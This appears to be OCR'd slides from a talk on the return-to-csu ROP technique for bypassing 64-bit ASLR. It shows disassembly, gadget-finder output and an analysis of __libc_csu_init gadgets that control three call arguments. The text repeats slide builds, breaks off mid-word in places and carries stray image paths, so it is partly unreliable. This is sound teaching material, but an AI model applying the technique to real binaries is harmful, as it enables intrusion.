  5e0:  c3                          retq
  5e1:  0f 1f 80 00 00 00 00        nopl   0x0(%rax)
  5e8:  f3 c3                       repz retq
  5ea:  66 0f 1f 44 00 00           nopw   0x0(%rax,%rax,1)

00000000004005f0 <frame_dummy>:
  5f0:  55                          push   %rbp
  5f1:  48 89 e5                    mov    %rsp,%rbp
  5f4:  5d                          pop    %rbp
  5f5:  e9 66 ff ff ff              jmpq   560 <register_tm_clones>

0000000000400610 <__libc_csu_init>:
  610:  41 57                       push   %r15
  612:  41 56                       push   %r14
  614:  41 89 ff                    mov    %edi,%r15d
  617:  41 55                       push   %r13
  619:  41 54                       push   %r12
  61b:  4c 8d 25 ce 07 20 00        lea    0x2007ce(%rip),%r12        # 200df0 <__frame_dummy_init_array_entry>
  622:  55                          push   %rbp
  623:  48 8d 2d ce 07 20 00        lea    0x2007ce(%rip),%rbp        # 200df8 <__init_array_end>
  62a:  53                          push   %rbx
  62b:  49 89 f6                    mov    %rsi,%r14
  62e:  49 89 d5                    mov    %rdx,%r13
  631:  4c 29 e5                    sub    %r12,%rbp
  634:  48 83 ec 08                 sub    $0x8,%rsp
  638:  48 c1 fd 03                 sar    $0x3,%rbp
  63c:  e8 77 fe ff ff              callq  4b8 <_init>
  641:  48 85 ed                    test   %rbp,%rbp
  644:  74 20                       je     666 <__libc_csu_init+0x56>
  646:  31 db                       xor    %ebx,%ebx
  648:  0f 1f 84 00 00 00 00        nopl   0x0(%rax,%rax,1)
  64f:  00
  650:  4c 89 ea                    mov    %r13,%rdx
  653:  4c 89 f6                    mov    %r14,%rsi
  656:  44 89 ff                    mov    %r15d,%edi
  659:  41 ff 14 dc                 callq  *(%r12,%rbx,8)
  65d:  48 83 c3 01                 add    $0x1,%rbx
  661:  48 39 dd                    cmp    %rbx,%rbp
  664:  75 ea                       jne    650 <__libc_csu_init+0x40>
  666:  48 83 c4 08                 add    $0x8,%rsp
  66a:  5b                          pop    %rbx
  66b:  5d                          pop    %rbp
  66c:  41 5c                       pop    %r12
  66e:  41 5d                       pop    %r13
  670:  41 5e                       pop    %r14
  672:  41 5f                       pop    %r15
  674:  c3                          retq
  675:  90                          nop
  676:  66 2e 0f 1f 84 00 00        nopw   %cs:0x0(%rax,%rax,1)
  67d:  00 00 00

0000000000400680 <__libc_csu_fini>:
  680:  f3 c3                       repz retq

Disassembly of section .fini:

0000000000400684 <_fini>:
  684:  48 83 ec 08                 sub    $0x8,%rsp
  688:  48 83 c4 08                 add    $0x8,%rsp
  68c:  c3                          retq
```

ropper result

Found gadgets to fill `rdi` and `rsi`

But for arbitrary execution it still needs:

- `write-what-where` (params)
- `rdx` control (third argument)
- `syscall/int 0x80` gadgets

ropshell.com result

Found gadgets to fill `rdi` and `rsi`


Same problem:

- No `write-what-where`
- No `rdx` control
- No `syscall/int 0x80`

3. Return-to-csu: 64-bit ASLR bypass

1) "Attached code" ROP-chain analysis with popular tools

Attached Code only



```
empty:     file format elf64-x86-64

Disassembly of section .init:

00000000000004b8 <_init>:
 4b8:  48 83 ec 08                sub    $0x8,%rsp
 4bc:  48 8b 05 25 0b 20 00       mov    0x200b25(%rip),%rax        # 200fe8 <__gmon_start__>
 4c3:  48 85 c0                   test   %rax,%rax
 4c6:  74 02                      je     4ca <_init+0x12>
 4c8:  ff d0                      callq  *%rax
 4ca:  48 83 c4 08                add    $0x8,%rsp
 4ce:  c3                         retq

Disassembly of section .plt:

00000000000004d0 <.plt>:
 4d0:  ff 35 f2 0a 20 00          pushq  0x200af2(%rip)        # 200fc8 <_GLOBAL_OFFSET_TABLE_+0x8>
 4d6:  ff 25 f4 0a 20 00          jmpq   *0x200af4(%rip)       # 200fd0 <_GLOBAL_OFFSET_TABLE_+0x10>
 4dc:  0f 1f 40 00                nopl   0x0(%rax)

Disassembly of section .plt.got:

00000000000004e0 <__cxa_finalize@plt>:
 4e0:  ff 25 12 0b 20 00          jmpq   *0x200b12(%rip)       # 200ff8 <__cxa_finalize@GLIBC_2.2.5>
 4e6:  66 90                      xchg   %ax,%ax

Disassembly of section .text:

00000000000004f0 <_start>:
 4f0:  31 ed                      xor    %ebp,%ebp
 4f2:  49 89 d1                   mov    %rdx,%r9
 4f5:  5e                         pop    %rsi
 4f6:  48 89 e2                   mov    %rsp,%rdx
 4f9:  48 83 e4 f0                and    $0xfffffffffffffff0,%rsp
 4fd:  50                         push   %rax
 4fe:  54                         push   %rsp
 4ff:  4c 8d 05 7a 01 00 00       lea    0x17a(%rip),%r8        # 680 <__libc_csu_fini>
 506:  48 8d 0d 03 01 00 00       lea    0x103(%rip),%rcx       # 610 <__libc_csu_init>
 50d:  48 8d 3d a6 00 00 00       lea    0xa6(%rip),%rdi        # 5fa <main>
 514:  ff 15 c6 0a 20 00          callq  *0x200ac6(%rip)        # 200fe0 <__libc_start_main@GLIBC_2.2.5>
 51a:  f4                         hlt
 51b:  0f 1f 44 00 00             nopl   0x0(%rax,%rax,1)

0000000000000520 <deregister_tm_clones>:
 520:  48 8d 3d a9 0a 20 00       lea    0x200aa9(%rip),%rdi        # 201010 <__TMC_END__>
 527:  55                         push   %rbp
 528:  48 8d 05 e1 0a 20 00       lea    0x200ae1(%rip),%rax        # 201010 <__TMC_END__>
 52f:  48 39 f8                   cmp    %rdi,%rax
 532:  48 89 e5                   mov    %rsp,%rbp
 535:  74 19                      je     550 <deregister_tm_clones+0x30>
 537:  48 8b 05 9a 0a 20 00       mov    0x200a9a(%rip),%rax        # 200fd8 <_ITM_deregisterTMCloneTable>
 53e:  48 85 c0                   test   %rax,%rax
 541:  74 0d                      je     550 <deregister_tm_clones+0x30>
 543:  5d                         pop    %rbp
 544:  ff e0                      jmpq   *%rax
 546:  66 2e 0f 1f 84 00 00       nopw   %cs:0x0(%rax,%rax,1)
 54d:  00 00 00
 550:  5d                         pop    %rbp
 551:  c3                         retq
 552:  0f 1f 40 00                nopl   0x0(%rax)
 556:  66 2e 0f 1f 84 00 00       nopw   %cs:0x0(%rax,%rax,1)
 55d:  00 00 00

0000000000000560 <register_tm_clones>:
 560:  48 8d 3d a9 0a 20 00       lea    0x200aa9(%rip),%rdi        # 201010 <__TMC_END__>
 567:  48 8d 35 a2 0a 20 00       lea    0x200aa2(%rip),%rsi        # 201010 <__TMC_END__>
 56e:  55                         push   %rbp
 56f:  48 29 fe                   sub    %rdi,%rsi
 572:  48 89 e5                   mov    %rsp,%rbp
 575:  48 c1 fe 03                sar    $0x3,%rsi
 579:  48 89 f0                   mov    %rsi,%rax
 57c:  48 c1 e8 3f                shr    $0x3f,%rax
 580:  48 01 c6                   add    %rax,%rsi
 583:  48 d1 fe                   sar    %rsi
 586:  74 18                      je     5a0 <register_tm_clones+0x40>
 588:  48 8b 05 61 0a 20 00       mov    0x200a61(%rip),%rax        # 200ff0 <_ITM_registerTMCloneTable>
 58f:  48 85 c0                   test   %rax,%rax
 592:  74 0c                      je     5a0 <register_tm_clones+0x40>
 594:  5d                         pop    %rbp
 595:  ff e0                      jmpq   *%rax
 597:  66 0f 1f 84 00 00 00       nopw   0x0(%rax,%rax,1)
 59e:  00 00
 5a0:  5d                         pop    %rbp
 5a1:  c3                         retq
 5a2:  0f 1f 40 00                nopl   0x0(%rax)
 5a6:  66 2e 0f 1f 84 00 00       nopw   %cs:0x0(%rax,%rax,1)
 5ad:  00 00 00

00000000000005b0 <__do_global_dtors_aux>:
 5b0:  80 3d 59 0a 20 00 00       cmpb   $0x0,0x200a59(%rip)        # 201010 <__TMC_END__>
 5b7:  75 2f                      jne    5e8 <__do_global_dtors_aux+0x38>
 5b9:  48 83 3d 37 0a 20 00       cmpq   $0x0,0x200a37(%rip)        # 200ff8 <__cxa_finalize@GLIBC_2.2.5>
 5c0:  00
 5c1:  55                         push   %rbp
 5c2:  48 89 e5                   mov    %rsp,%rbp
 5c5:  74 0c                      je     5d3 <__do_global_dtors_aux+0x23>
 5c7:  48 8b 3d 3a 0a 20 00       mov    0x200a3a(%rip),%rdi        # 201008 <__dso_handle>
 5ce:  e8 0d ff ff ff             callq  4e0 <__cxa_finalize@plt>
 5d3:  e8 48 ff ff ff             callq  520 <deregister_tm_clones>
 5d8:  c6 05 31 0a 20 00 01       movb   $0x1,0x200a31(%rip)        # 201010 <__TMC_END__>
 5df:  5d                         pop    %rbp
 5e0:  c3                         retq
 5e1:  0f 1f 80 00 00 00 00       nopl   0x0(%rax)
 5e8:  f3 c3                      repz retq
 5ea:  66 0f 1f 44 00 00          nopw   0x0(%rax,%rax,1)

00000000000005f0 <frame_dummy>:
 5f0:  55                         push   %rbp
 5f1:  48 89 e5                   mov    %rsp,%rbp
 5f4:  5d                         pop    %rbp
 5f5:  e9 66 ff ff ff             jmpq   560 <register_tm_clones>

0000000000000610 <__libc_csu_init>:
 610:  41 57                      push   %r15
 612:  41 56                      push   %r14
 614:  41 89 ff                   mov    %edi,%r15d
 617:  41 55                      push   %r13
 619:  41 54                      push   %r12
 61b:  4c 8d 25 ce 07 20 00       lea    0x2007ce(%rip),%r12        # 200df0 <__frame_dummy_init_array_entry>
 622:  55                         push   %rbp
 623:  48 8d 2d ce 07 20 00       lea    0x2007ce(%rip),%rbp        # 200df8 <__init_array_end>
 62a:  53                         push   %rbx
 62b:  49 89 f6                   mov    %rsi,%r14
 62e:  49 89 d5                   mov    %rdx,%r13
 631:  4c 29 e5                   sub    %r12,%rbp
 634:  48 83 ec 08                sub    $0x8,%rsp
 638:  48 c1 fd 03                sar    $0x3,%rbp
 63c:  e8 77 fe ff ff             callq  4b8 <_init>
 641:  48 85 ed                   test   %rbp,%rbp
 644:  74 20                      je     666 <__libc_csu_init+0x56>
 646:  31 db                      xor    %ebx,%ebx
 648:  0f 1f 84 00 00 00 00       nopl   0x0(%rax,%rax,1)
 64f:  00
 650:  4c 89 ea                   mov    %r13,%rdx
 653:  4c 89 f6                   mov    %r14,%rsi
 656:  44 89 ff                   mov    %r15d,%edi
 659:  41 ff 14 dc                callq  *(%r12,%rbx,8)
 65d:  48 83 c3 01                add    $0x1,%rbx
 661:  48 39 dd                   cmp    %rbx,%rbp
 664:  75 ea                      jne    650 <__libc_csu_init+0x40>
 666:  48 83 c4 08                add    $0x8,%rsp
 66a:  5b                         pop    %rbx
 66b:  5d                         pop    %rbp
 66c:  41 5c                      pop    %r12
 66e:  41 5d                      pop    %r13
 670:  41 5e                      pop    %r14
 672:  41 5f                      pop    %r15
 674:  c3                         retq
 675:  90                         nop
 676:  66 2e 0f 1f 84 00 00       nopw   %cs:0x0(%rax,%rax,1)
 67d:  00 00 00

0000000000000680 <__libc_csu_fini>:
 680:  f3 c3                      repz retq

Disassembly of section .fini:

0000000000000684 <_fini>:
 684:  48 83 ec 08                sub    $0x8,%rsp
 688:  48 83 c4 08                add    $0x8,%rsp
 68c:  c3                         retq
```

ropper result

Found gadgets to fill `rdi` and `rsi`

But for arbitrary execution it still needs:

- `write-what-where` (params)
- `rdx` control (third argument)
- `sy` ~~`scall/int 0x80 gadgets`~~

Auto ROP-chain generation failed

r

Found gadgets to fill `rdi` and `rsi`

Same problem:

- No `write-what-where`
- No `rdx` control
- No `syscall/int 0x80`

3. Return-to-csu: Analyzing the “extra code”

2) Manual analysis of the “attached code” for fun and profit

- We found something interesting in `__libc_csu_init()`

```
0000000000000610 <__libc_csu_init>:
...     ...                 ...
 650:   4c 89 ea              mov    %r13,%rdx
 653:   4c 89 f6              mov    %r14,%rsi
 656:   44 89 ff              mov    %r15d,%edi
 659:   41 ff 14 dc           callq  *(%r12,%rbx,8)
 65d:   48 83 c3 01           add    $0x1,%rbx
 661:   48 39 dd              cmp    %rbx,%rbp
 664:   75 ea                 jne    650 <__libc_csu_init+0x40>
 666:   48 83 c4 08           add    $0x8,%rsp
 66a:   5b                    pop    %rbx
 66b:   5d                    pop    %rbp
 66c:   41 5c                 pop    %r12
 66e:   41 5d                 pop    %r13
 670:   41 5e                 pop    %r14
 672:   41 5f                 pop    %r15
 674:   c3                    retq
```

3. Return-to-csu: Analyzing the "extra code"

2) Manual analysis of the "attached code" for fun and profit

- We found something interesting in `__libc_csu_init()`

```
0000000000000610 <__libc_csu_init>:
...     ...                 ...
 650:   4c 89 ea              mov    %r13,%rdx
 653:   4c 89 f6              mov    %r14,%rsi
 656:   44 89 ff              mov    %r15d,%edi
 659:   41 ff 14 dc           callq  *(%r12,%rbx,8)
 65d:   48 83 c3 01           add    $0x1,%rbx
 661:   48 39 dd              cmp    %rbx,%rbp
 664:   75 ea                 jne    650 <__libc_csu_init+0x40>
 666:   48 83 c4 08           add    $0x8,%rsp
 66a:   5b                    pop    %rbx
 66b:   5d                    pop    %rbp
 66c:   41 5c                 pop    %r12
 66e:   41 5d                 pop    %r13
 670:   41 5e                 pop    %r14
 672:   41 5f                 pop    %r15
 674:   c3                    retq
```

Gadget 1

Gadget 1: not bad, we control:
`rbx,rbp,r12,r13,r14,r15`

The interesting ones are:
`rdi`: First argument
`rsi`: Second argument
`rdx`: Third argument

3. Return-to-csu: Analyzing the "extra code"

2) Manual analysis of the "attached code" for fun and profit

- We found something interesting in `__libc_csu_init()`

```
0000000000000610 <__libc_csu_init>:
...     ...                 ...
 650:   4c 89 ea            mov     %r13,%rdx
 653:   4c 89 f6            mov     %r14,%rsi
 656:   44 89 ff            mov     %r15d,%edi
 659:   41 ff 14 dc         callq   *(%r12,%rbx,8)
 65d:   48 83 c3 01         add     $0x1,%rbx
 661:   48 39 dd            cmp     %rbx,%rbp
 664:   75 ea               jne     650 <__libc_csu_init+0x40>
 666:   48 83 c4 08         add     $0x8,%rsp
 66a:   5b                  pop     %rbx
 66b:   5d                  pop     %rbp
 66c:   41 5c               pop     %r12
 66e:   41 5d               pop     %r13
 670:   41 5e               pop     %r14
 672:   41 5f               pop     %r15
 674:   c3                  retq
```

Gadget 2

Gadget 1

Gadget 2: arguments + call

`edi` from `r13`
`rsi` from `r14`
`rdx` from `r15`

To control the destination we need `rbx` and `r12`

Gadget 1: not bad, we control:

`rbx`, `rbp`, `r12`, `r13`, `r14`, `r15`

The interesting ones are:

`rdi`: First argument
`rsi`: Second argument
`rdx`: Third argument

3. Return-to-csu: Analyzing the "extra code"

2) Manual analysis of the "attached code" for fun and profit

- We found something interesting in `__libc_csu_init()`

```
0000000000000610 <__libc_csu_init>:
...     ...                 ...
 650:   4c 89 ea            mov     %r13,%rdx
 653:   4c 89 f6            mov     %r14,%rsi
 656:   44 89 ff            mov     %r15d,%edi
 659:   41 ff 14 dc         callq   *(%r12,%rbx,8)
 65d:   48 83 c3 01         add     $0x1,%rbx
 661:   48 39 dd            cmp     %rbx,%rbp
 664:   75 ea               jne     650 <__libc_csu_init+0x40>
 666:   48 83 c4 08         add     $0x8,%rsp
 66a:   5b                  pop     %rbx
 66b:   5d                  pop     %rbp
 66c:   41 5c               pop     %r12
 66e:   41 5d               pop     %r13
 670:   41 5e               pop     %r14
 672:   41 5f               pop     %r15
 674:   c3                  retq
```

Gadget 2

Gadget 1

Gadget 2: arguments + call

`edi` from `r13`
`rsi` from `r14`
`rdx` from `r15`

To control the destination we need `rbx` and `r12`

Gadget 1: not bad, we control:


`rbx`, `rbp`, `r12`, `r13`, `r14`, `r15`

The interesting ones are:

`rdi`: First argument
`rsi`: Second argument
`rdx`: Third argument


3. Return-to-csu: A controlled `call`

3) Universal `µROP` to control the execution flow from `__libc_csu_init()`



3. Return-to-csu: A controlled `call`

3) Universal `µROP` to control the execution flow from `__libc_csu_init()`




C code

```
void (*funcPtr)(void *,void *,void *);

funcPtr = addr;
(*funcPtr)(arg1, arg2, arg3);
```

3. Return-to-csu: A controlled `call`

3) Universal `µROP` to control the execution flow from `__libc_csu_init()`



C code

```
void (*funcPtr)(void *,void *,void *);

funcPtr = addr;
(*funcPtr)(arg1, arg2, arg3);
```


A controlled `call` where:


```
addr = r12 + (rbx * 8)
funcPtr = addr;
arg1 = edi
arg2 = rsi
arg3 = rdx
```

We can jump where we want and control up to 3 arguments.
`edi` only the 32 lowest bits

3. Return-to-csu: A controlled `call`

3) Universal `µROP` to control the execution flow from `__libc_csu_init()`





A controlled `call` where:

```
addr = r12 + (rbx * 8)
funcPtr = addr;
arg1 = edi
arg2 = rsi
arg3 = rdx
```

only the 32 lowest bits


We can jump where we want and control up to 3 arguments.
`edi` only the 32 lowest bits

3. Return-to-csu: A controlled `call`

3) Universal `µROP` to control the execution flow from `__libc_csu_init()`

Considering **only** the **Attached Code** we have:

- A `µROP` chain but no gadgets like `write-what-where`. 😐
- Control of 3 arguments: But only values
  - We can set `rsi` to `0x55743e8a8000` 😐
  - But not `rsi -> {"sh", "-i", NULL}`
  - Half `rdi`: we have `edi`
- Control flow: We can specify the destination of a `call` ☺
- No `EAX` control, nor `SYSCALL/SYSENTER/INT 0x80` gadgets ☹
  - We cannot execute syscalls
- We don't know where are loaded: `stack`, `libs`, `heap`, … ☹




3. Return-to-csu: A controlled `call`

3) Universal `µROP` to control the execution flow from `__libc_csu_init()`

Considering **only** the **Attached Code** we have:

- A `µROP` chain but no gadgets like `write-what-where`. 😐
- Control of 3 arguments: But only values
  - We can set `rsi` to `0x55743e8a8000` 😐
  - But not `rsi -> {"sh", "-i", NULL}`
  - Half `rdi`: we have `edi`
